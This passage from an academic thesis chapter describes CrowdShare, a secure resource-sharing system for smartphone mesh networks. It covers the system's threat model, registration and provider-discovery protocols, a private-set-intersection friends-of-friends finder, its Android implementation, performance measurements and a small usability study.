1. **Man-in-the-middle Attacks ⇒ Channel Protection.** Devices in the ad-hoc mesh network should not be able to act as man-in-the middle that eavesdrops on or modifies messages that are routed through them. This calls for channel protection.

2. **Framing Attacks ⇒ Accountability.** C could use P's resources for illegal purposes. For instance, in the case of Internet sharing C could download a pirated song, leading the copyright owner of the song to accuse P of unauthorized use. In case of such violations, P needs the ability to give evidence that the resource was requested by a particular C. This promotes accountability.

3. **User Identification ⇒ Pseudonymity.** It should not be possible for a user to learn personally identifiable information such as the phone number or the email address of another user. This requires pseudonymity.

4. **Unauthorized Usage ⇒ Access Control.** C should not be able to use P's resources without P's consent. This motivates access control, i.e., P should be able to attach a policy to the shared resource that needs to be fulfilled by C.

To satisfy the requirement of access control, we develop a Friends-of-Friends (FoF) service (FoFinder) which utilizes information from social networks to identify friend relationships of users and allows users to share resources only with friends (and friends of friends). Potential threats to the FoFinder service demand the following security requirements:

1. **Disclosure of Friends ⇒ Privacy.** The list of friends in a social network reveals sensitive information about the subject. Therefore, FoFinder service should not require users to disclose their friend lists to each other.

2. **Fake-Friends ⇒ Authenticity.** If the parties can lie about their list of friends, they can easily extend them with entries that are likely to be a friend of the other party. To avoid this, the list of friends should be authentic.

3. **Tracing ⇒ Decentralization.** No central entity in the system should be able to determine which consumer used which provider's services. Therefore, FoFinder service should be decentralized.

7.3 CROWDSHARE DESIGN

In the following we present the CrowdShare system design. We particularly describe the platform architecture for the mobile device, communication protocols and details of FoF Finder (FoFinder) service.



Only for resource consumer
For both, resource consumer and resource provider
Only for resource provider
UI
RegService
Policy
Friends of Friends (FoF) Finder
App
AccService
ProvDiscovery
AccessCtrl
DataChannel
MeshNet
Resource

Figure 29: `CrowdShare` Platform Architecture

7.3.1 *Platform Architecture*

The platform architecture for resource providers P and resource consumers C is depicted in Figure 29. Both P and C can also take on the role of relaying node F, when necessary.

The user interface UI enables the user to configure the `CrowdShare` application and to trigger the user registration process with the server S, which is handled by the RegService component. Registration is performed only once, after the `CrowdShare` app is installed. After the successful registration, MeshNet component is configured enabling the platform to join, leave, and operate in the mesh network.

The ProvDiscovery component is responsible for the discovery of the suitable resource provider P, while the FoFService component is used to identify social relationships between P and C. AccService provides the accountability service which prohibits framing attacks against P. Finally, DataChannel serves for the delivery of the shared resource from P to C.

The components specific to resource providers are: Resource, Policy, and AccessCtrl. Resource is a resource $R \in \mathcal{R}$ which P can share. The user can define an access control policy for Resource by configuring Policy via the UI component, which is further enforced by AccessCtrl. Resource is consumed by the application App running on C (e.g., a web-browser) via the communication channel handled by DataChannel.

7.3.2 *Communication Protocols*

`CrowdShare` communication protocols include: (i) registration protocol for the registration of new users, (ii) the provider discovery protocol for discovery of a suitable service provider, (iii) an accountability protocol for enabling accountability property, and (iv) data channel protocol for secure data transfer.

7.3.2.1 *Registration Protocol*

The purpose of registration is to figure out a real user identity and to issue pseudonymous certificates to be used by the `CrowdShare` community members for subsequent authentication.

The registration protocol is depicted in Figure 30. First, the user U invokes the RegService component of C or P and establishes a secure channel to the server S using the certificate $Cert_S$ of S that is provided together with the `CrowdShare` application.



User U
Mobile Platform (Provider P or Consumer C)
$Cert_S$
Server S
SK_S
Trigger registration
Establish a secure connection using $Cert_S$
T_U
N (sent over SMS)
$N \in_R \{0,1\}^\mu$
$(SK_U, PK_U) \leftarrow GenKey()$
N', PK_U
$N' \overset{?}{=} N$
$\sigma \leftarrow Sign(SK_S; PK_U, ID_U)$
$Cert_U = (PK_U, ID_U, \sigma)$
Store $Cert_U$, T_U
$Cert_U$
Store $Cert_U, SK_U$

Figure 30: Registration protocol

The CrowdShare application sends the user's phone number T_U to S, which generates a One-time Password (OTP) N and sends it over the Short Message Service (SMS) back to the platform (P or C). In turn, the CrowdShare application generates an asymmetric key pair (SK_U,PK_U), and sends PK_U to S together with $N' = N$. Next, S verifies if the received N' matches N sent over SMS, generates a user certificate $Cert_U$ for this user, stores $Cert_U$ together with T_U and returns $Cert_U$ to the platform (P or C). The received $Cert_U$ is stored along with SK_U for future use.

The user's identity is verified, because S has the assurance that the submitted phone number belongs to the user, as he was able to receive N sent to the specified phone number T_U. S keeps the mapping between certificates and phone numbers confidential and reveals it only to authorized entities, e.g., in case of a subpoena.

7.3.2.2 *Provider Discovery*

The goal of the provider discovery protocol is to discover a suitable resource provider P which can share its resources with the resource consumer C. The corresponding protocol is shown in Figure 31. It is initiated when the resource request cannot be served locally (e.g., the request of the web-browser for the network connectivity cannot be served due to unavailable network connection).

First, $C \in \mathcal{U}$ connects to a potential resource provider $P \in \mathcal{U}$ (using mesh networking services) and establishes a secure (i.e., authentic and confidential) channel to it based on $Cert_C$ and $Cert_P$ (i.e., certificates obtained during registration). Next, C sends the resource request over the established channel and specifies which particular resource R it needs. If R is available, P responds with Policy which specifies conditions for resource sharing. Particularly, Policy may allow resource sharing with friends (or friends of friends) only, or require execution of the accountability protocol in order to protect P from framing attacks. If required by Policy, P and C additionally use FoFinder service (cf. Section 7.3.3) to identify friend relationships and/or execute the *accountability* protocol (cf. Section 7.3.2.3). If all conditions are met, P is added to a set of suitable provider candidates $\mathcal{P}$.

The protocol repeats n times to populate $\mathcal{P}$ with n candidates, where n is a configurable system parameter. The best candidate $P^* \in \mathcal{P}$ is selected for resource sharing, while others are kept as back-ups. The availability of every $P \in \mathcal{P}$ is monitored through listening to heart beat messages transmitted on a regular basis. If any of them disappear, a new round of the provider discovery protocol is triggered to find a new candidate.



Resource Cosumer C
$SK_C, Cert_C$
Resource Provider Candidate P
$SK_P, Cert_P$
Establish a secure channel based on $Cert_C, Cert_P$
$ResReq(R)$
Check if R available
$ResResponse(Policy)$
Execute Friends of Friends Finder protocol
Execute Accountability protocol

Figure 31: Provider discovery protocol

7.3.2.3 *Accountability*

Accountability is achieved by having C sign a resource quota request RQR that contains PK_C, the type of the resource R, and the resource leasing time τ. The resulting signature σ_{RQR} is sent to P^*, verified, and stored as an evidence.

7.3.2.4 *Data Channel*

A data channel is used for the delivery of the resource R from P^* to C. To provide confidentiality and authenticity to the data channel, we use standard techniques for setting up VPN connections. Depending on the type of the shared resource, the VPN connection is established either between C and P^* or C and S (e.g., between C and S for Internet connectivity sharing to prevent P^* from, e.g., eavesdropping).


7.3.3 *Friends-of-Friends Finder Service*

We consider two approaches for designing a FoF Finder (`FoFinder`) service based on friend relationships in existing social networks: (i) server-aided and (ii) based on a privacy-preserving PSI. The server-aided approach may leak some additional information about social graph which might not be otherwise available to users (depending on how users have set the visibility of their friend relations in the social network), while PSI-based approach does not leak any additional information, but imposes some additional performance overhead.

7.3.3.1 *Server-aided Approach*

At a high-level, server-aided approach relies on the server for establishing mapping between identities of user friends (as used in the social network) and their user certificates. The lists of friend certificates (e.g., certificates of friends and friends-of-friends) are then downloaded by users and then used to identify friends by comparing the certificate of the remote peer with the certificates stored in the downloaded lists.

In greater details, the server-aided FoF Finder service functions as follows. During registration, each user authorizes S to access his friend list from the social network server F and to map the social network identifiers of the user's friends (and friends of friends)



Mobile Platform
$pwd_U, Cert_S$
Server S
SK_S
Establish a secure connection using $Cert_S$ (server)
and social network authentication based on pwd_U (user)
$c_u \in_R \{0,1\}^{160}$
c_u
Store ID_U, c_u
$R_U = \{c_j\}_{j \in \mathcal{F}_U}$
R_U

Figure 32: Capability upload/download

to their CrowdShare membership certificates. This mapping is then sent to the registering device. During provider discovery, P checks if the certificate of C belongs to one of his friends or friends of friends by comparing the certificate identifier of C with identifiers in the friends database.

Notably, server-aided approach does not require interaction with the server at the moment of connection establishment. Further, it has negligible performance overhead, as at runtime it is required to check if a certificate of the remote peer matches any certificate in the list of friend certificates, which is computationally inexpensive. On the other hand, the server-aided solution requires each user to learn about entities in his social graph at hop lengths > 1, e.g., the number of friends of friends he has or their certificates which serve as pseudonyms. Depending on how users have set the visibility of their friend relations in the social network, this may be information that was otherwise not available to users. Hence, in the following we describe an alternative approach which minimizes the amount of leaked information.

7.3.3.2 *PSI-based Approach*

PSI approach allows P and C to determine common friends by running Private Set Intersection (PSI) protocols [174, 102] directly between them. There are two variants of PSI: The vanilla PSI protocol [174] outputs the intersection of the two sets and does not reveal any additional information about the remaining elements of either input set. The PSI Cardinality (PSI-CA) protocol [102] outputs only the cardinality of the intersection and reveals no other information about any element of either set. Both protocols are secure against semi-honest (honest, but curious) adversaries, allow inputs of arbitrary size, and have similar performance.

To further minimize the amount of leaked information (e.g., by revealing only one bit that denotes whether the intersection is non-empty) would require more flexible, but also more complex variants of PSI protocols, cf. [161, 162, 86].

A straightforward way for the adaptation of the PSI protocol for finding common friends would be to have each party use the list of social network user identifiers of its friends as its input to PSI. However, because user identifiers in social networks are not confidential, such an approach is vulnerable to the “fake friends" threat we referred to in Section 7.2.2, as a malicious user could put arbitrary identifiers in his friend list. Further, PSI protocols themselves do not provide authenticity, hence they are vulnerable to man-in-the-middle attacks.

To address the former problem, we use so-called sparse capabilities [272] (sometimes also known as "bearer tokens") instead of social network user identifiers. Each user U distributes a time-limited capability to his friends via a secure (i.e., authentic and confidential) channel so that possession of the capability from U represents a proof of the friendship relationship with U.

We use the server S for capability distribution as depicted in Figure 32. First, `CrowdShare` and S establish a secure channel. We use $Cert_S$ for server authentication and let the social network authenticate the user based on his password pwd_U during channel establishment. Next, the `CrowdShare` app generates a random capability c_u and uploads it to S via the established channel. The server stores c_u together with the user identifier ID_U and returns a list R_U of capabilities of user's friends. This protocol runs periodically in order to keep R_U updated.

The downloaded capability list R_U uniquely identifies the user's friends and can be used as an input to the PSI algorithm. On the other hand, they are distributed over the confidential and authentic channels, and, hence, resistant to "fake friends" attacks.



Service Consumer C
$Cert_C, Cert_P$
Service Provider P
$Cert_C, Cert_P$
$R_C{}' = \{c_j|Cert_C|Cert_P\}_{j\in\mathcal{F}_C}$
$R_P{}' = \{c_j|Cert_C|Cert_P\}_{j\in\mathcal{F}_P}$
$PSI(R_C{}', R_P{}')$

Figure 33: `FoFinder` protocol: Binding PSI inputs to certificates

To address the authenticity issue of PSI protocols mentioned before, we bind PSI inputs to the certificates of the parties running it. Particularly, the `FoFinder` protocol runs over the secure (i.e., authentic and confidential) channel established based on $\mathrm{Cert}_P, \mathrm{Cert}_C$ (as was shown in Figure 31). The friend's capability lists are bound to this channel by appending Cert_C and Cert_P to each capability c_j in the list, and using these lists $R_C{}'$ and $R_P{}'$ as inputs to the PSI/PSI-CA protocol, cf. Figure 33. The performed transformations on capability lists have negligible impact on performance, as PSI/PSI-CA protocols hash each element in the list before further processing.

`FoFinder` can also identify direct friends by using the set containing only its own capability as input to PSI/PSI-CA. Further, `FoFinder` can be easily generalized to find contacts which are more than two hops away in one's social graph.

7.4 SECURITY CONSIDERATIONS

In the following we provide an informal security analysis that demonstrates that the security requirements formulated in Section 7.2.2 are fulfilled.

7.4.1 *CrowdShare Services*

CHANNEL PROTECTION. For channel protection, all the protocols are executed over a secure (i.e., confidential and mutually authenticated) channel. Particularly, the registration protocol runs over a channel where the server S is authenticated based on the server certificate $Cert_S$, while the user is authenticated by verifying user's phone number. Capability upload/download process is secured by means of a secure connection established based on a server certificate and password-based authentication against the social network server. The protocols for provider discovery, accountability and friend finding run over the secure channel established based on mutually exchanged certificates between P and C. The resource delivery is protected by a data channel established between C and P or C and S. The former is employed in use cases which are not sensitive to eavesdropping by P, e.g., in case of file sharing (a file originating from P is already known to P). The latter is applied in the instance when P is a subject for confidentiality requirement, e.g., when sharing Internet connectivity (to ensure P cannot eavesdrop or manipulate traffic downloaded or uploaded by C).

PSEUDONYMITY. Pseudonymity is fulfilled by deploying pseudonymous user certificates which do not include any user specific information. The only entity which can map certificates to user identities is the server S, which is trusted to keep this information confidential.

ACCOUNTABILITY. Accountability is satisfied by deploying an accountability service which protects P from framing attacks. The signed resource quota request submitted during the accountability protocol can be used by P as evidence of possible misuse by C. Further, the signature can be mapped to a user identity with the help of the server S, which keeps the mapping between pseudonymous user certificates and user phone numbers. Hence, the real user identity can be traced back in case of service misuse (e.g., in case of accessing illegal content).

ACCESS CONTROL. We use two access control mechanisms: (i) membership-based access control which allows users to deny access of non-members to resources of members, and (ii) `FoFinder` service which allows users to restrict access to resources based on their social relationships.

7.4.2 *FoF Finder*

SERVER-AIDED FOFINDER SERVICE. Connection to S is not needed during the resource provider discovery phase, but only during the registration phase. Thus S does not learn which C connects to which P (cf. decentralization requirement in Section 7.2.2), Only P checks whether the certificate of C is in P's list of friends (and friends of friends). Further, because this list is received via the secure connection from S, the authenticity and privacy requirements of Section 7.2.2 are also fulfilled.

PRIVACY PRESERVING FOFINDER SERVICE. The solution is private as the only interaction between C and P is the run of the PSI or PSI-CA protocol which by definition does not reveal any information from the inputs. It provides authenticity because if the server behaves correctly, it is infeasible for an attacker to acquire the capability needed to fake a friend relationship. It is decentralized, as the server is involved only at the beginning, but not during the discovery phase, so it does not learn interactions between users. Hence the solution meets all requirements for friend-of-friend access control in Section 7.2.2.

7.5 IMPLEMENTATION

In this section we describe `CrowdShare` implementation. Particularly, we describe realization of the trusted server S and implementation of the `CrowdShare` app for the mobile device which consolidates functionality of the resource consumer C, resource provider P, and a relay device F in one.

7.5.1 *Server*

The server S provides the following main functionalities: (i) registration of new `CrowdShare` community members, (ii) server-side components of the `FoFinder` service described in Section 7.3.3, and (iii) a database that includes persistent information about users (e.g., mapping from user identities to certificates). The functionality of S is implemented in Java 1.5 and stores data objects in MySQL[2] using the Hibernate framework[3]. The implementation has 5 188 LoC in Java.

7.5.2 *CrowdShare mobile app*

Our implementation targets Android-based devices. We used Google's Nexus One and the HTC Desire smartphones with Cyanogenmod 7.0 images for our development. The code is written in Java (API level 10) and makes use of a Bouncy Castle Java crypto library v. 147. Stock Android includes an older version of this library, which, however, is not complete (e.g., does not support certification request generation), and, hence, we included a newer library version which provides all the required functionality. For the implementation of cryptographic primitives, we used RSA 1024 and AES 128. We used standard SSL for the establishment of the secure channel used in provider discovery phase and OpenVPN (from the Cyanogenmod image) for the protection of data channels.

Our `CrowdShare` app has a modular design. Particularly, MeshNet and FoFService are implemented as separate components with well-defined interfaces which can be replaced when necessary or re-used in other applications. The overall implementation excluding the MeshNet component includes 9 441 LoC.

MESH NETWORKING. We adapted the implementation of the Serval open source project [133] for the instantiation of the MeshNet component. Serval allows mobile devices to establish mesh networking on top of ad-hoc WiFi connections. It integrates BATMAN [222], a proactive distance vector routing protocol for wireless mesh networks. Further, it supports voice calls and text messages between mesh modes (hence, this functionality is also inherited by our implementation), but it does *not* provide Internet connectivity sharing and does *not* address possible security threats, which are our main focus.

Generally, stock Android devices cannot be configured to operate in WiFi ad-hoc mode without root access. Particularly, root access is required for loading a WiFi driver, configuring it to operate in ad-hoc mode and for configuring IP settings. However, root access is not required for our `FoFinder` service.

2 http://www.mysql.com
3 http://www.hibernate.org

FOFINDER SERVICE. `FoFinder` is implemented as a simple Android service that exposes its functionality via ICC interface. To use the service, `CrowdShare` invokes it via ICC and indicates which variant of the protocol to be used: (i) service-aided, (ii) PSI-based, or (iii) PSI-CA-based (cf. Section 7.3.3 for more details). The server-aided `FoFinder` is first invoked during user registration to receive the list of certificates of direct and indirect friends. Later on it is invoked whenever it is necessary to identify if the subject is in friend relations with the user. At this stage `FoFinder` simply searches for the SSL certificate of the subject in the list of certificates of direct and indirect friends.

PSI and PSI-CA `FoFinder` versions require interaction between `FoFinder` instances of two users who are willing to identify their friend relationships in a privacy-preserving manner. Protocol messages are exchanged through the transport channel provided by `CrowdShare`. Both instances of `FoFinder` create and exchange ephemeral Diffie-Hellman public keys as the first step, and then append the keys to each element in the respective capability set (as described in Section 7.3.3.2), and follow the chosen PSI protocol variant. At the end of the protocol run, they additionally compute the symmetric key shared between both instances. The symmetric key and the result of the PSI or PSI-CA run is then returned to the `CrowdShare` app.

7.6 PERFORMANCE EVALUATION

For our performance tests we used an HTC Desire device as a resource provider P and Nexus One devices for the resource consumer C and the relaying node F.

MULTIHOP RE-TRANSMISSIONS. Figure 34 illustrates performance measurements with and without multihop re-transmissions. To perform this test, we sent a ping packet to a remote server (*www.google.de*) and estimated the delay of the received response. The test was done for the direct Internet connection (i.e., no mesh re-transmissions are required), as well as for 1 hop and 2 hop indirect connections[4]. We sent 200 ping packets for each case. The delay increases with rising hop counts in the multi hop connection, which is reasonable, as each additional hop imposes additional packet delay due to re-transmissions. Further, the context switch between 3G and WiFi transmissions also adds overhead. The several peaks for the 2 hop tethering are imposed by packet loss and subsequent re-transmissions required to perform packet delivery successfully. To summarize, a hop count of 2 introduces a small delay in the range of milliseconds, which is quite acceptable.

CONNECTION ESTABLISHMENT. We evaluated the time needed for the connection establishment with different configuration settings: without `FoFinder`, with server-aided `FoFinder` and with `FoFinder` based on PSI, cf. Figure 35.

The lower curve shows measurements for the connection establishment without `FoFinder`. The performance for the server-aided `FoFinder` is nearly the same as without `FoFinder`, hence we didn't include within the plot. The other curves demonstrate connection establishment time with FoF PSI with different input sizes (from 50 to 400 elements). The greater number of entries used as input for the PSI algorithm, the longer it takes to calculate the set intersection, delaying overall time for the connection establishment.

4 Our tests were limited by the number of available devices.




Figure 34: Performance with and without multihop re-transmissions




Figure 35: Duration of the connection establishment

To summarize, the duration of connection establishment without FoF service takes 4.8 s on average. Server-aided FoF Finder adds negligible overhead, while FoF with PSI adds more significant delay up to 13 s for the input size of 400 elements.[5]

We find our performance results promising, as our implementation demonstrates feasibility of private set intersection algorithms even for mobile devices. Further, the input size for actual regular users usually smaller [283]. FoF based on PSI with the realistic input size of 100 elements adds overhead of only 1.7 s resulting in 6.5 s of overall time for the connection establishment. Moreover, we refer the reader to our follow up work [220] for more efficient PSI schemes based on Bloom filters that incur only constant (i.e., independent of input size) numbers of public-key operations and, hence, even lower communication overhead.

5 We note that our PSI protocol implementation is substantially faster than the garbled circuit-based PSI protocol of [161] which takes 598 s for 256 elements.

7.7 USABILITY STUDY

We conducted a preliminary user study in order to identify any major usability issues. The study was conducted with 12 participants divided into three groups (e.g., four participants in each group). Participants were 11 males and 1 female, all between 25 and 29 years old. They all had a technical background and felt comfortable with new technology and gadgets. Three of them had experience with development for Android-based smartphones. While this is not a representative sample, we deemed it is sufficient given our goal of detecting major usability issues. In each group, the participants were handed test devices (three Nexus One devices and one HTC Desire) with pre-installed `CrowdShare` apps and were asked to register on Facebook and to establish the following friend relationships: If participants in a group are referred to as A, B, C and D, then A is a direct friend with B and B is a direct friend of C and D. Participants were asked to perform four tasks. After completing each task, they answered a set of questions about the task. The possible answers were scores from 0 (negative) to 5 (positive). At the end, there was a free form interview during which the participants had the opportunity to explain their responses.

TASK 1. REGISTRATION. As a fist task, participants were asked to register at `CrowdShare` server. Some of them questioned the need for registration, but others accepted it as many apps on the market similarly require registration. The corresponding menu was found to be easy to find and registration was performed efficiently. Results are shown in Figure 36(a).




Figure 36: Usability study results (Scores are normalized to 0% - 100%)

TASK 2. SETTING UP A ONE-HOP TETHERING CONNECTION. Participants were located in one office and were asked to establish one-hop tethering connection (particularly, A $\Leftrightarrow$ B, A $\Leftrightarrow$ C and A $\Leftrightarrow$ D). They tried out different connection settings: with and without FoFService and accountability services. The delays in finding the service provider and establishing the connection were thought to be bearable, but a majority of the participants would prefer reasonable default options which would simplify the configuration process. The results are shown in Figure 36(b).

TASK 3. SETTING UP A 2-HOP TETHERING CONNECTION AND SWITCHING DOWN THE RELAY NODE. The test was performed in the office environment. Participants A, B and C were asked to establish 2-hop connection A $\Leftrightarrow$ B $\Leftrightarrow$ C. The total distance between A and C was about 100 meters, and they had doors and walls in between. Next, B was asked to switch off his device. Results are shown in Figure 36(c).

All participants understood the role of B as a relay. Some users found out that it took too long for C's device to realize that the connection was gone.

TASK 4. CONNECTION HEALING. To heal the interrupted 2-hop connection, participant D was placed in the position of B. This led to the establishment of the two-hop connection A $\Leftrightarrow$ D $\Leftrightarrow$ C. All the participants understood connection healing and found the self-healing process to be fast enough. Results are shown in Figure 36(d).

In summary, we concluded that `FoFinder` Service needs to have reasonable defaults. No other major usability issues were identified.

7.8 RELATED WORK

VENETA [26] is a mobile social networking platform that, among other features, allows decentralized SMS-messaging via Bluetooth (up to 3 hops) and privacy-preserving matching of common entries in the users' address books using PSI. To cope with the threat of the "fake friends" attack they suggest to limit the size of the input sets to 300. We, however, provide a more comprehensive solution to this attack.

